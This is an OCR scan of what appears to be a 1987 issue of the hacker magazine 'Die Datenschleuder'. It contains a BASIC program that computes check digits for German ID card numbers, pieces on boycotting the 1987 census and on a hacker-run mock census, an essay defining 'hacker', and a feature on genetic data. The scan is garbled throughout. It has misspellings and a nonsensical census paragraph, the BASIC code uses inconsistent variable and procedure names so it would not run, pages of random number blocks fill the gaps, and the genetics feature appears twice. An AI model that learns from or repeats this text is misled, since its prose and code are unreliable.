82988	07531	95251	01901	15738	34187	72588	27786	31864	15519	56552	44258
93070	21540	89149	93488	41675	87244	59829	46959	38801	91529	87211	72556
76146	06580	82264	80016	84774	11853	34754	63964	47910	14590	40905	86298
74224	54424	37107	53907	77449	92069	49679	12674	06870	59489	58586	71747
55170	27618	36806	28133	13845	83000	98546	67757	57320	56812	88459	28541
75204	49338	26560	29760	67371	13200	33485	39220	00113	78630	09455	86888
70932	87091	27443	74704	72306	99977	16674	00169	84205	53040	33637	95376
20931	81416	92836	81902	55151	08657	45283	84024	32256	61352	78369	51177
46377	21112	53289	78442	50569	52696	88386	38744	39662	53224	98506	54995
77078	54499	69967	94686	44549	05987	88623	42818	99707	73327	61717	83928
93163	68892	30898	79312	77361	79215	82494	65014	34558	89707	19425	86398
42499	92295	76351	48220	82698	93193	77275	47109	62953	74152	11151	36835
66983	31825	28869	39849	64651	05820	05275	26823	26484	72870	39287	64310
93923	98294	89793	32036	25094	43117	05958	41166	12054	52970	30236	47254
30123	81970	68416	14039	70198	37679	92966	69381	15137	32275	36450	98889
32068	32823	74464	80429	53118	02328	03136	02057	24817	62851	18063	03644
78250	98194	58915	38175	61773	61332	28123	14765	50704	75102	54465	01172
86981	12509	96181	88159	30416	90351	72115	55194	86685	08003	68532	28183
59888	85193	45807	27386	67395	89422	15219	68037	35625	27944	95158	28418
97922	84998	92868	80582	57492	79610	08947	87610	85263	98139	55900	06737
48419	64443	63463	24496	84875	60233	64829	22443	75287	18462	45788	36192
62482	70419	78623	28900	21609	90235	98197	13491	15764	48826	26039	03381
30436	99418	49146	31409	34317	39143	44182	32625	15097	48279	78779	96437
64054	62531	52096	16369	08887	07016	30899	70388	86778	22713	83695	77397
76839	64243	78140	57271	45635	47061	89241	25611	90717	66394	65070	63304
36810	72085	10383	75051	01157	47704	52795	46618	55076	66618	56647	09711
17189	65106	87396	96552	12671	54688	74447	40160	70462	62156	80717	48187
95783	50354	02123	40784	98193	34321	78443	71426	70821	85596	70959	18259
64054	01210	06267	88023	51950	33224	68620	02353	71858	87485	69652	20085
74501	58539	04730	41995	77770	93503	03117	34392	07321	13908	83293	63447
66041	69973	29725	08868	76946	40355	93275	55955	27724	90717	83793	42162
57071	62268	44716	23607	98826	51787	78120	50854	51326	38354	40001	86323
13419	51246	65201	03059	21226	67719	99149	07854	79778	85669	78534	58848
43252	78675	39855	89448	66370	96409	65690	62951	19432	47309	95876	55336
75459	18569	56380	23637	01621	12047	81285	90413	82241	18072	26039	98330

**A** b 1. April müssen die automatenberechtigten Passos beantragt werden. Zur besseren maschinellen Bürgerverarbeitung ist jetzt der Ersatzwohnsitz in den ersten vier Stellen der Seriennummer der automatisierten Bürgerkarte (ABK) als Prüfsumme, um Lesefehler zu erkennen, eingeführt. Hier das Prüfsummenprogramm:

```

rrenummer in den ersten 10 Stellen der Seriennummer verat, Stelle 5 bis 9 sind
prgname$="BPAPF1" ! Erstellt anhand eines Dokumentes der Bundesdruckerei
Versions$="V 1.01" ! "MERKBLATT fuer PersonalAusweisbehoerden"
Stamps$="198703271654" ! 5.4 Detailvorschriften
Copyright$="wau" ! Regeln fuer das Errechnen der Pruefziffer
Seriennummervalue=9 ! Stelle 1..4: Reihenkenntzahl, 5..9: lfdz. Nr.
! Diese Standardisierung automatisch Zugriff ueber beoerde am Hauptwohruort
Dim Produkt(Seriennummervalue)
Seriennummers$="270752123" ! Test-Musternummer, deren Pruefziffer 7 ist
Faktorschluessel$="731731731" ! Faktorenfolge zur Pruefziffernrechnung
Fehler=False ! Kein Fehler bei der Eingabe
Print "BundespersonalAusweispruefziffernberechnung "
Print "Programm : prgname$;" Version : Versions;" Datumzeitgruppe: ";Stamps
Do ! Ewige Schleife
Input "Maschinenlesbare Ausweisnummer ohne pruefziffer: ";Seriennummers
Exit If Len(Seriennummers)=0 ! Abbruchbedingung Leerteingabe
Gosub Eingabebuefung
If Not Fehler
Gosub Errechne_Pruefziffer
Print "Gefundene Pruefziffer ist: ";Pruefziffer
EndIf
Loop

```



```

procedure Eingabepuefung
  If Len(Seriennummer$)<>Seriennummernlaenge ! Eingabepuefung Laenge
  Print "Fehler - falsche Seriennummernlaenge! (Abbruch mit Leerzeile)"
  Print Seriennummer$
  Fehler=True
Endif

For i=1 To Seriennummernlaenge ! Eingabepuefung Ziffern
  If Mid$(Seriennummer,i,1)<"0" Or Mid$(Seriennummer,i,1)>"9"
    Print "Fehler - andere Eingabe als Ziffer! (Abbruch mit Leerzeile)"
    Fehler=True
  Endif
Next i
Endif

```

```

NEXT I
Procedure Errechne_pruetziffer ! Die folgenden "Zitate" aus o.a. Dokument.
' "Die Endziffer der Seriennummer ist die Pruefziffer, die auf der
' Basis von Modul 10" (richtig: "modulo 10") wie folgt errechnet wird:"
Gosub Stufe1 ! Multiplizieren jeder Ziffer der Behoerdenkennzahl und der
' lautenden Nummer, beginnend mit der ersten Ziffer der Behoerdenkennzahl
' mit den Faktoren 731731731"
Gosub Stufe2 ! Addieren der Einzelprodukte"
Gosub Stufe3 ! "Dividieren der Summe durch 10 (Modul)"
Gosub Stufe4 ! "Verbleibt bei dieser Division ein Rest, so ist dieser die
Return ! pruefziffer, verbleibt kein Rest, so lautet die Pruefziffer 0."
Procedure Stufe1 ! Ziffernweise Multiplikation Seriennummer*Behoerdenkennzahl
For I=1 To Seriennummervlaenge
    Produkt(I)=Val(Mid$(Seriennummer,I,1))*Val(Mid$(Schluesselfaktor,I,1))
Next I
Return
'
Procedure Stufe2 ! Addieren der Einzelprodukte
Summe=0
For I=1 To Seriennummervlaenge
    Add Summe,Produkt(I)
Next I
Return
'
Procedure Stufe3 ! Dividiere die Summe durch 10 ohne Rest
Zehntel_ohne_rest=Int(Summe/10)
Return
'
Procedure Stufe4 ! Pruefziffer ist der bei der Division verbleibende Rest
Pruefziffer=Summe-Zehntel_ohne_rest*10
Return

```



## Die Datenschleuder

## Praktischer Datenschutz

ds-Red. Hamburgs Volkszählungsinitiativen haben am 20. März ihr Konzept zur endgültigen Verhinderung der geplanten staatlichen totalen Erfassung bekanntgegeben. Danach soll es zumindest in Hamburg ausschließlich einen "harten" Boykott geben. Von verdeckten "weichen" Widerstandsformen raten die Initiativen wegen der rechtlichen Konsequenzen für den einzelnen ab.

Die Volkszählungsinitiativen empfehlen ein Dreiphasenkonzept anlässlich der geplanten Volkszählung '87".

1. Annahme des Bogens an der Haustür und Mitteilung, daß der Stilleschens Landesamt zurückgeschickt wird ("Ja, keine Zeit jetzt").
  2. Eigenhändige Anonymisierung durch Umgestaltung der Ordnungsnummer zum Chaosloch im Volkszählungsbogen mit scherenartigen Werkzeugen.
  3. Weiterleitung der so anonymisierten Unterlagen an die nachbarschaftlichen Initiativen oder VoBo-Sammelstellen.
- Der dritte Punkt dient der Information der Öffentlichkeit über die Breite des Widerstandes in anonymisierter Form

Adressen und Treffs örtlicher Initiativen können, wie bei der letzten verhinderten Zählung, u. a. über Stadtzeitungen und - teilweise - über Datenschutz-beauftragte und Parteien erfragt werden.

Bearbeitete und anderweitig, wobei die Indulgierung der vielen Werbemillionen für die Indulgierung durch ihren Werbenmillionenmarkt die Volkszählung mit ihren Werbemillionen und werfende Volkszahlungen '87 deutscher Millionen und werfende Volkszahlungen Heimo "der Million Säger für deutsche Zählungen" vor, er hätte nur Angst, verschentlich im Zählung, Fährdungsgraster mit einem von ihm besetzten Doppelgänger von den Toten Hosen verwechselt zu werden.

Gloria von Thurn und Taxis, durch Familientradition dem Reichspostregal und so der Einführung der Dautenweitergabe an die Hohen (wer schreibt wann wem, gegebenenfalls was?) verbunden, wird im Spiegel zum Thema zitiert mit "Kriminelle Elemente besser erfassen".

Der SPIEGEL zitiert als CCC-Ratschläge ein weiteres Boykottkonzept; ein anderswo verdrucktes Zitat, das die Meinung im Chaos Computer Club nur sehr verkürzt wiedergibt.

**Formel NullEins:**  
**Die Hacker-Charts**

- 1 The Beatles  
YELLOW SUBROUTINE
- 2 John TraVolt  
EVERY NIGHT FEVER
- 3 Elvis Presley  
IN THE GOTO
- 4 Talking Heads  
STOP SENDING SENSE
- 5 Scrolling Stones  
GIMME PASSWORD



## Die Datenschleuder

6 VAX Pistols  
GOD SAVE THE PIN

7 Think Floyd  
DARK SIDE OF THE CPU

9 Tina Turner  
NETWORK CITY LIMIT

**A Low Read  
WALK ON THE FILE SIDE**

53537	88761	38939	63917	79574	54816
13722	36187	89365	20653	81558	41587
18492	55386	16164	77983	40254	35128
43961	79400	35291	32259	42794	98433
43761	85731	58829	87586	31592	68329
17777	16374	33709	24803	16894	58636
06864	58459	25126	90465	57248	39186
56420	97576	85082	30754	42545	99376
91240	19777	80885	32673	69417	10163
43499	76964	23732	29435	23661	25972
50881	47792	23151	91777	80485	69672

**Informationelle Selbstbestimmung leichtgemacht**

(Hamburg, CRD) Seltensames widerfuhr einem Aktivisten, der beim Hamburgischen Statistischen Landesamt um Informationsmaterial zur Volkszählung nachsuchte. Als er das gewünschte Material nebst Tordröcker schon in der Hand hielt, wurde er von der HaStLa - Dame zwecks Adressabgabe zurückbeordert. Als unser Protagonist nach erfolgter Datenabgabe bemerkte, daß seine Daten auf einen Stapel gleichartiger Formulare gepackt wurden, fragte er sich eherthätiger nach dem Verwendungszweck und erhielt den lakonischen Bescheid, der Rechnungshof verlange diese Angaben. Angesichts der Unwahrscheinlichkeit dieser Aussage und des geringen Wertes der erhaltenen Infos, auch in materieller Hinsicht, wurde der Datenerfassungsbeleg in Privatbesitz zurückgeführt, was zu heftigem Protest der Dame und Herbeiführ eines Vorgesetzten derselben führte. Dieser bezog sich ebenfalls auf den Rechnungshof und verlangte entweder den DIB oder das Informationsmaterial, beides wurde verweigert und der Beleg sicherheitshalber zerrissen in die Jackentasche versteckt. Aber selbst derart verstümmelte Daten wecken das Interesse eines Statistikers, und das Angebot des Vorgesetzten, man könne die Fetzen gerne im amtsigen Papierkorb endlagern, ersuchten wie die vergleichenen Versuche eines Vampirs, an die letzte unverseuchte Blutkonserve zu gelangen. Nachdem es schliesslich gelungen war, mit dem Informationsmaterial und ohne Zurücklassung personenbezogener Daten das HaStLa zu verlassen, bestätigte ein Kontrollanruf beim Rechnungshof die Handlungswiese: Dort wusste man nämlich nichts von einer derartigen Anweisung.

**Anweisung:**  
Bis zur Stunde konnte nicht zweifelsfrei geklärt werden, wozu die Daten nun wirklich benötigt werden.

spfile19.doc 198703201750 g 27.15.30 wau



## Volkszählung

Kein Datenschutzkonzept - Hacker wollen Volkszählungssoftware testen

Hamburg - Sogenannte Virenprogramme, die sich automatisch in Computersystemen vervielfältigen und dort Datenbestände und Programme verändern und zerstören können, standen im Mittelpunkt des letzten Hackerkongresses (CCC) in Hamburg. Seitdem kursiert das Gerücht, Hacker wollten solche Computerviren in die Rechenzentren der statistischen Landesämter einschleusen und damit die Auswertung der Volkszählungsdaten lahmlegen. Doch solchen Vorhaben fehlt bis auf weiteres die Grundlage, so jedenfalls war aus der bayrischen Hackerszene zu erfahren. Bislang läge den verantwortlichen Rechenzentren noch kein funktionsfähiges Auswertungsprogramm vor. Das Statistische Bundesamt hat für Herbst diesen Jahres lediglich den Entwurf eines Datenverarbeitungskonzeptes angekündigt. Fachleute vermuten, ein den Anforderungen genügendes Computerprogramm werde es als Rohversion frühestens im Frühjahr 1988 geben. "Ohne fertige Software", so Thomas Vogler von der Bayerischen Hackerpost (B.H.P.), "macht der Einsatz von Viren nicht allzuviel Sinn."

Die B.H.P. ist so etwas wie das südliche Gegenstück zum Hamburger "Chaos Computer Club". Bereits 1985 entstand auf Initiative der bayrischen Hacker das "Bayrische Forum Mensch und Computer e.V.". Ein Verein, der sich den Wechselwirkungen zwischen Mensch und Technik widmet. Das Spektrum der Themen reicht von sozialen Folgeabschätzungen des Computereinsatzes bis zur computergeordneten Vollwerternährung. Das Verhältnis zwischen Mensch und Technik war auch das Motiv der B.H.P.-Berichterstattung über das Reaktorunglück in Tschernobyl. Innerhalb weniger Tage hatte die bayrische Hackerszene einen Informationsdienst mit ersten Meßergebnissen, Verhaltenstips, Umrechnungstabellen der verschiedenen Strahlenwerte und Hintergrundberichten aufgebaut. Mittels internationaler Computernetze wurden Korrespondenten angeschrieben und eingehende Meldungen verbreitet. Ein Triumph, der auch gerne gegenüber den als computerfeindlich geltenden Grünen ausgespielt wird.




Jetzt wollen sich die Bayern der Volkszählung widmen. Nach der Devise "Konkurrenz belebt das Geschäft", haben sie Anfang April die bundesweite Hackerszene zu einem Welttreffen mit den Entwicklern der Volkszählungssoftware aufgerufen. Die Grundlage bilden neben einer gewissen Anzahl per Computer zusammengestellter Pseudo-Bundesbürger freiwillig abgegebene Daten die nach dem gleichen Raster wie das der Volkszählung 1987 erhoben wurden. Für den Umgang mit diesen Daten haben sich die Akteure notarieller Aufsicht unterstellt. Erklärtes Ziel: Nach allen Regeln der Kunst soll aus den Daten "rausgeholt" werden, was rauszuholen ist". Mit Rückgriff auf öffentlich zugänglichen Daten soll ein möglichst vollständiges Persönlichkeitsabbild des Menschen im Rechner entstehen. Ob dies gelingt, bleibt dahingestellt. Auf alle Fälle rechnet das "Bayrische Forum Mensch und Computer e.V." damit, daß durch diese Aktion Sicherheitsfragen zu Tage gefördert werden, die in bisherigen Datenschutzkonzepten nicht berücksichtigt wurden.

Am 25. April, also einen Monat vor dem Stichtag der offiziellen Volkszählung, wollen die lebensbejahenden DFU - Benutzer von der BHP mit ihrer "Aktion Kontrollzählung" beginnen. Gegen Rückporto versendet das "Bayrische Forum Mensch und Computer e.V." durchnummerierte Erfassungsbögen, auf denen derselbe Datensatz abgefragt wird wie bei der "Volkszählung 1987". Allerdings darf bei der Kontrollzählung geschummelt werden, - aber nicht zu arg, wie Vogler warnt. "Auch wir führen eine Plausibilitätskontrolle durch und werden zeigen, wie gut das funktionieren kann". Unter Einhaltung der gesetzlichen Datenschutzbestimmungen, über die ein Notar wacht, wollen die Bayern die Daten ihrer Kontrollzählung eingeben und verarbeiten. Gegen Teilnahmegebühr wird Einblick in die persönliche Datenauswertung gewährt. Daß gesetzliche Regelungen den technischen Möglichkeiten immer nur einige Jahre hinterhinken, wird von niemandem ernsthaft bestritten. "Doch was das bedeutet, glauben die Leute erst, wenn man es praktisch demonstriert", meint Vogler. Und genau das hat die Hackerszene vor.

Von einer ganz anderen Ecke wurde bereits Ende letzten Jahres die Datensicherheit der Volkszählung auf Herz und Nieren geprüft. Der Hamburger Informatikprofessor Klaus Brunnstein und seine Mitarbeiterin Marion Fischer-Hübner traten mit 100 000 Spieldaten den

## Die Datenschleuder

## Auffällig ist bei uns das Unauffällige.



Nachweis an, daß mit relativ wenig Aufwand aus einer schier unüberschaubaren Datenmenge Einzelpersonen herausgefiltert werden können. Maximal 10 von den insgesamt 33 Einzeldaten aus der "Volkszählung 1987" seien dazu notwendig.

Die jederzeit mögliche Re-Identifizierung bereits anonymisierter Daten halten die Bayern jedoch für ein vergleichsweise harmloses Problem. Weit entfernt nimmt man die sich abzeichnende technische Möglichkeit, aus dem "persönlichen Datengerippe" jedes Einzelnen in Verbindung mit anderen Verwaltungsdaten allmählich "individuelle" Persönlichkeitsbilder aufzubauen. "Nimmt man nur genügend andere Daten und Erkenntnisse zu Hilfe, kann letztlich ein vollständiges elektronisches Gegenstück des einzelnen Menschen im Rechner simuliert werden", erklärt Vogler seine Bedenken. "Ein entsprechend programmiertes Expertensystem, gefüttert mit Erkenntnissen etwa aus der Verhaltenspsychologie, könnte den Menschen scheinbar berechenbar machen." Wie dem auch sei, Jedenfalls wollen die Hacker der Öffentlichkeit, im Gegensatz zu den statistischen Landesämtern, einen regelmäßigen Tätigkeitsbericht über den Stand ihrer Softwareentwicklung präsentieren.

Von der "Hacksicherheit" der Rechenzentren ist Vogler nicht überzeugt: "das Gesetz regelt die Vorgänge des Kopierens und Lösens so, als wären Magnetplattenspeicher und simple Aktenordner ein und dasselbe. Irgendwann kommt jemand an die Daten, für den sie nicht bestimmt sind." Ob denn die Hackerszene die Volkszählung boykottieren werde? "Jeder soll tun, was er für richtig hält - und wer sich zählen läßt, gehört registriert", meint Vogler eindeutig. Er selbst will den Erhebungsbogen ordnungsgemäß ausfüllen, ihn allerdings bei einem Notar hinterlegen und mit dessen Begründung eine einstweilige Verfügung erwirken. "Erst möchte ich geklärt sehen, ob ich angesichts der offensichtlichen gesetzgeberischen Flüchtigkeitsfehler verpflichtet bin, den statistischen Ämtern persönliche Daten zum Zwecke der Softwareentwicklung zu überlassen, ohne daß geklärt wäre, was sie programmieren dürfen und was nicht."

jwi

volksza20.ds 198704161755

52801 71507 73360 34624 59278 77646  
53506 50030 70884 42115 29697 52189

08740	19660	90665	18035	16501	79250
46195	01366	58543	66327	12549	63990
85491	44200	01457	47608	19302	21206
60243	30896	41270	48943	90397	17719
51806	99086	99860	66365	83232	27870
93765	02260	14929	10115	17177	64594
46020	23249	30028	04018	67723	91028
80978	66505	65118	32600	43488	59801
71572	30669	84224	22010	24950	55188
16948	05221	00251	54264	94639	81287
36776	58927	68816	35983	12477	88652
01411	74110	91360	11649	95076	62907
79436	48005	85194	19985	60162	64790
76153	21038	72755	71269	92518	27568
79893	02761	76114	61625	49356	49590
37900	45838	16232	33686	12016	24373
65698	45703	78585	33052	75833	33793
99075	21660	69238	05336	98879	56513
72855	93883	49989	47074	16181	35012
53978	56468	17194	67883	48197	21448
88987	98676	50379	59026	69672	49499
25452	75033	72963	61626	58976	03949
05767	41397	35944	10237	44329	70855
54779	82629	61459	14479	36451	42861
71585	87339	74679	18975	71211	95616
73857	82644	75844	84235	35581	05002
56114	92391	51889	30994	63428	41393
60803	87091	66281	68115	03715	28496
70597	41505	62833	68921	68075	15017
77253	87402	56425	34708	79089	13729
19208	86611	51591	56837	25241	63077
22544	06337	87592	10398	26760	94420
32619	24285	31701	87817	72960	23641
30506	72136	04600	03896	61093	64789

## Der Leser als Kommissar

## Aus für "Hacker"?

51414 17185 77701 41806 86443 63681  
Dieser Essay ergab sich spontan aus einer Diskussion im "HackerInfo"-Brett der CLINCH-Mailbox. Hierbei wurden u.a. rechtliche Aspekte der abgelegten Hackerinformationen diskutiert.

Nehmen wir also an, ein Freund namens Willy hat erfahren, daß das Krafthandbuchsamt in Flensburg einen Abfragecomputer für die berühmte Datenbank (die mit den vielen ... ..) an das Netz hängt. Hat Also fragt er seinen schon auf dem Netzen erprobten Freund Schorsch, wie man denn vielleicht an die Nua dieses Rechners herankommen könnte. Schorsch im Alter Freund legt eine entsprechende Antwort im Brett ab (Nuascanner, "social engineering" usw.), die der Auslöser für obige Diskussion wird. Sind nun Schorsch's Informationen als "Beihilfe zu einer Straftat" aufzufassen oder, wie es in der Absicht von Schorsch lag, als einfacher Gedanken- und Erfahrungsaustausch zwischen Freunden. Können wir hierbei in den Umgang mit den Informationen vorgeworfen und nahezu das gesamte Hackerwesen in Frage gestellt. Denn sind Hacker die Leute, die dann tatsächlich auf selbstverständliche verbottene Weise sich Zutritt zu diesen Rechnern verschaffen? Hierbei muß klargestellt werden, was denn ein Hacker nun eigentlich ist.

Mancher mag sich unter einem "Hacker" ein Mannlein mit einer überdimensionalen, blutlecken Axt vorstellen, der am Flughafen auf besetzte Terminals wartet um zuzuschlagen; manch anderer ein kaum als Mensch zu identifizierendes Individuum mit langen, fettigen Haaren, glässigen Augen, kaffeeflecktem Computerpapier unter dem Arm und Ringen unter den Augen, wie sie sonst ein frisch gehackter Ehemann nach der Hochzeitsnacht an seiner Angetrauten zu finden hofft. Aber was sind denn Hacker nun?

In Deutschland ist "Hacker" der pauschale Oberbegriff für all das, wofür sich die Amerikaner (ja, wieder ein typischer Fall der ewigen Ein-Amerikanisierung) jahrelang fein abgegrenzte Begriffe definiert haben: den Hacker, den Phreak, den Cracker und den Crasher.

HACKER: Der wohl älteste Begriff, gibt es, seit dem es Computer gibt, und zwar nicht nur PC's, sondern auch die alten Kleinschirme mit dem Düsenjet-sound. Der Autor hat vor 8 Jahren die ersten echten Hacker kennengelernt, im Rechenzentrum einer großen Firma, offiziell als Operateure beschäftigt. Jene, welche hatten eine interne Wette laufen, wer es als erster schafft, das Betriebssystem so zu patchen, daß je nach Wochentag bestimmte Meldungen auf der Mainframeconsole erscheinen wie "Sonntag ist Sabbat - please logoff". Dafür wurde auch bis spät in die Nacht "gearbeitet".

Oder die Geschichte aus den USA, wo auf einem IBM-Kongreß ein offizieller Wettbewerb lief, wer das unverständlichste APL-Programm schreiben konnte (gewonnen hat übrigens ein Herr, der sein eigenes Programm nicht verstanden, geschweige denn wiedererkannt hatte, nachdem einige Schweizer seine Copyright-Vermerk entfernt hatten).

54644 40053 31600 77631 43174 44083  
19494 22975 59531 40118 88683 31483  
28027 06553 83500 49552 90115 74414



## Feature:

## Der genetisch gläserne Mensch

## Erbsubstanz in der Rasterfahndung

75651 39997 72170 38046 17892 89457  
Hamburg (ds): Als die Kostenexplosion im Gesundheitswesen 1978 öffentliches Thema wurde, betrug die Gesamtausgaben für Gesundheit über 165 Milliarden Mark oder rund 20 Prozent des verfügbaren Einkommens privater Haushalte. "Kostendämpfung" wurde zum gängigen Schlagwort der Diskussion, verbunden mit kontroversen Auseinandersetzungen über Ausgestaltung und Konsequenzen des beherrschenden Sparkurses. Wesentliche Voraussetzung der angepeilten Steuerungsversuche war die "Verbesserung der Datenlage", heißt die Kassen, die sich zudem mit einem wachsenden Anteil an chronischen, sozial- und umweltbedingten Krankheiten konfrontiert sehen, konstatieren einen wesentlichen erhöhten Bedarf an Sozial- und Gesundheitsdaten. Geplant wurde ein maschinenlesbarer Versicherungs-nachweis der mit ebenfalls maschinenlesbaren Formularen gekoppelt werden sollte. Ein neu einzuführender Paragraph 319 der Reichversicherungsordnung (RVO), sollte die rechtlichen Grundlagen dieses sogenannten "Transparenzprojektes" schaffen. Nach einer Felderprobung in Schleswig-Holstein wurde das Vorhaben jedoch zunächst verworfen. Allerdings nicht aus datenschutzrechtlichen, sondern vor allem wegen ökonomischer Bedenken.

## Kosten-Nutzen-Rechnungen mit Daten über Erbgut?

50962 71862 26074 07187 49975 35921  
Der dahinter stehende Wunsch nach detaillierten Informationsystemen ist damit aber nicht vom Tisch. Im Gegenteil! Dem Kassenzust werden unter Berufung auf Paragraph 368 RVO bereits über 80 vorgedruckte Beschreibungen und detaillierte Berichte über seine Patienten abverlangt, was im Einzelfall bedeuten kann, daß der Patient vor der Alternative steht, entweder auf die Wahrung seiner Intimitäten oder auf wirksame Hilfe zu verzichten.

Die Forderung nach mehr Effektivität und Effizienz hat auch im Gesundheitswesen zunehmend Kosten-Nutzen-Rechnungen aufkommen lassen. Der Präventivmedizin wurde wachsende Bedeutung beigemessen. Der steigende Anteil umweltbedingter Krankheiten hat zudem eine neue medizinische Disziplin auf den Plan gerufen, die sogenannte ökogenetik. Sie untersucht Wechselwirkungen zwischen Erbe und Umwelt, insbesondere Wirkungen potentiell erbgutverändernder Stoffe auf die genetische Konstitution des Menschen. Anläßlich eines vom Forschungsinstitut initiierten Fachesprech im Herbst 1983 vertraten die Hamburger Humangenetiker Prof. Werner Gödde und Prof. Dharan Agarwal die Auffassung, daß die Erfassung der genetischen Konstitution generell immer wichtiger erscheine. Sie empfahlen einen sogenannten Pharmakogenetikk-Pass, der nach dem Prinzip der Unfallschutzkarten, dem behandelnden Arzt Anhaltspunkte über individuelle Anlagigkeiten oder Resistenzen gegenüber bestimmten Substanzgruppen geben soll.

27560 84414 73762 33032 70350 16833  
71976 48004 17358 57549 35947 56473  
41299 45024 85053 57532 14597 84528  
78414 21584 87872 16777 57010 61509

## Die Datenschleuder

Gen-Analyse öffentlicher Gesundheitsvorsorge  
42434 56984 40187 33128 18107 94512

Allgemein stellt sich die Frage, wer in welchem Umfang Daten der öffentlichen Gesundheitsfürsorge oder kassenärztlichen Abrechnung erheben und offenbaren darf. Wer, zu welchem Zweck Zugriff bekommt - und, unabhängig von solchen formalen Kriterien, welche Schlussfolgerungen aus dem Datenmaterial von wem zu welchem Zweck gezogen werden. Kritiker versichern, dass beispielsweise in der Hamburger Gesundheitsbehörde und dem Tumorzentrum in Hamburg Eppendorf eine Behindertenkarte geführt werde, in der ca. 2000 Menschen erfasst sind. Erkennbare Fehlbildungen bei der Geburt werden automatisch beim Städtischen Bundesamt in Wiesbaden ausgewertet. Aus anderen Unterlagen gehe hervor, daß in Europa alle Mißbildungen nach einheitlichen Kriterien erfasst werden sollen.

Nach Auffassung von Prof. Dr. Bernd Klees, werde eine umfassende prä- und postnatale genetische Analyse in naher Zukunft die Grundzüge individueller Gen-Karten und zentralisierter Genkarten liefern, die die Mehrzahl unserer Bevölkerung einer totalen Kontrolle unterwerfen werde. "Das Konstrukt der informationellen Selbstbestimmung", so Klees, "wird dann nur noch eine hilflose Verteidigungslinie sein. Die 'Vollkasko-Debatte' wäre gegen über den 'Gen-Debatte' nur ein gleichsam harmloses Prälimdium". Die byrinschen Vorstöße zur AIDS-Meldepflicht, geben einen Vorgeschmack auf künftige Entwicklungen.

## Gen-Analyse im Arbeitsleben

72227 37886 12685 81656 68053 71459  
Auch wenn dieser Vorschlag zunächst auf verhaltenen Beifall stieß, im Rahmen berufsgenossenschaftlicher Untersuchungen wird die genetische Analyse durch Betriebsärzte zunehmend zur Alltagsroutine werden. Nach Auffassung von Dr. Breitstadt, Werk-satz der Firma Höchst, wäre an der Stelle der speziellen Arbeitsplatzrisiken im Sinne des derzeitigen berufsgenossenschaftlichen Regelwerkes eine Duldungspflicht genetischer Untersuchungen anzustreben.

Ein grundsätzliches Recht des Arbeitgebers, vor Einstellung ärztliche Untersuchungen zu verlangen, wird nach derzeitiger Rechtslage nicht beschränkt - zumindest nicht wenn es darum geht, Arbeitsplatzrisiken zu erkennen. Zu erwarten ist, dass in Parallelität zum psychologischen in Kürze auch genetische Eignungsstests eingeführt werden. Auf dieser Grundlage werden die Arbeitsgerichte in erster Linie über Grenzen der Zumutbarkeit zu befinden haben. Betont wird, dass genetische Untersuchungen im Arbeitsleben grundsätzlich auf Freiwilligkeit der zu Untersuchenden beruhen sollte.

## Alternativen gesucht

61278 88737 57397 58703 97890 50866  
In einem Schreiben an die Vorsitzenden der Enquete-Kommission Gentechnik hat die Bundesregierung der Huntington-Gruppe in der Bundesrepublik bereits im Februar darauf bestanden, daß ausschließlich der Patient die Daten seiner genomalytischen Untersuchung verwalten bzw. verwenden

57241 38952 79602 59303 87727 69778  
77920 68409 32536 53807 33988 45721  
87468 11005 31148 22512 32850 04792  
71693 76710 00490 47955 97959 24859





## Feature:

### Der genetisch gläserne Mensch

**Erbsubstanz in der Rasterfahndung**  
75631 39997 22170 38846 17092 89457  
Hamburg (ds) - Als die Kostenexplosion im Gesundheitswesen 1978 öffentliches Thema wurde, betrogen die Gesamtausgaben für Gesundheit über 165 Milliarden Mark oder rund 20 Prozent des verfügbaren Einkommens privater Haushalte. "Kostendämpfung" wurde zum gängigen Schlagwort der Diskussion, verbunden mit kontroversen Auseinandersetzungen über Ausgestaltung und Konsequenzen des beabsichtigten Sparkurses. Wesentliche Voraussetzung der angepeilten Steuerungsversuche war die "Verhesserung der Datenlage", heißt die Kassen, die sich zudem mit einem wachsenden Anteil an chronischen, sozial- und umweltbedingten Krankheiten konfrontiert sahen, konstatierten einen wesentlich erhöhten Bedarf an Sozial- und Gesundheitsdaten. Geplant wurde ein maschinenlesbarer Versicherungsausweis der mit ebenfalls maschinenlesbaren Formularen gekoppelt werden sollte. Ein neu einzuführender Paragraph 319 der Reichsversicherungsordnung (RVO) sollte die rechtlichen Grundlagen dieses sogenannten "Transparenzprojektes" schaffen. Nach einer Felderprobung in Schleswig-Holstein wurde das Vorhaben jedoch zunächst verworfen. Allerdings nicht aus datenschutzrechtlichen, sondern vor allem wegen ökonomischer Bedenken.

#### Kosten-Nutzen-Rechnungen mit Daten über Erbgut?

90952 71662 26074 07187 49775 35921  
Der dahinter stehende Wunsch nach detaillierten Informationssystemen ist damit aber nicht vom Tisch. Im Gegenteil! Dem Kassenzettel werden unter Berufung auf Paragraph 368 RVO bereits über 80 vorgedruckte Beschreibungen und detaillierte Berichte über seine Patienten abverlangt, was im Einzelfall bedeutet kann, daß der Patient vor der Alternative steht, entweder auf die Wahrung seiner Intimitäten oder auf wirksame Hilfe zu verzichten.

Die Forderung nach mehr Effektivität und Effizienz hat auch im Gesundheitswesen zunehmend Kosten-Nutzen-Rechnungen aufkommen lassen. Der Präventivmedizin wurde wachsende Bedeutung beigemessen. Der steigende Anteil umweltbedingter Krankheiten hat zudem eine neue medizinische Disziplin auf den Plan gerufen, die sogenannte Ökogenetik. Sie untersucht Wechselwirkungen zwischen Erbe und Umwelt, insbesondere Wirkungen potentiell erbgutverändernder Stoffe auf die genetische Konstitution des Menschen. Anläßlich eines vom Forschungsinstitut für Humangenetik, Fachgesprächs, im Herbst 1983 vertrat die Hamburger Humangenetiker Prof. Werner Gödde und Prof. Dharam Agrawal die Auffassung, daß die Erfassung der genetischen Konstitution generell immer wichtiger erscheine. Sie empfahlen einen sogenannten Pharmakogenetikkpass, der, nach dem Prinzip der Unfallschutzkarten, dem behandelnden Arzt Anhaltspunkte über individuelle Anfälligkeiten oder Resistenzen gegenüber bestimmten Substanzgruppen geben soll.

77560 84414 37561 35072 70270 18823  
71976 46800 17728 57749 25477 56472  
41299 47824 95287 57722 14597 84326  
26414 21584 87587 16777 57810 61509

## Die Datenschleuder

Gen-Analyse öffentlicher Gesundheitsvorsorge  
42434 56984 40187 33128 10187 94512  
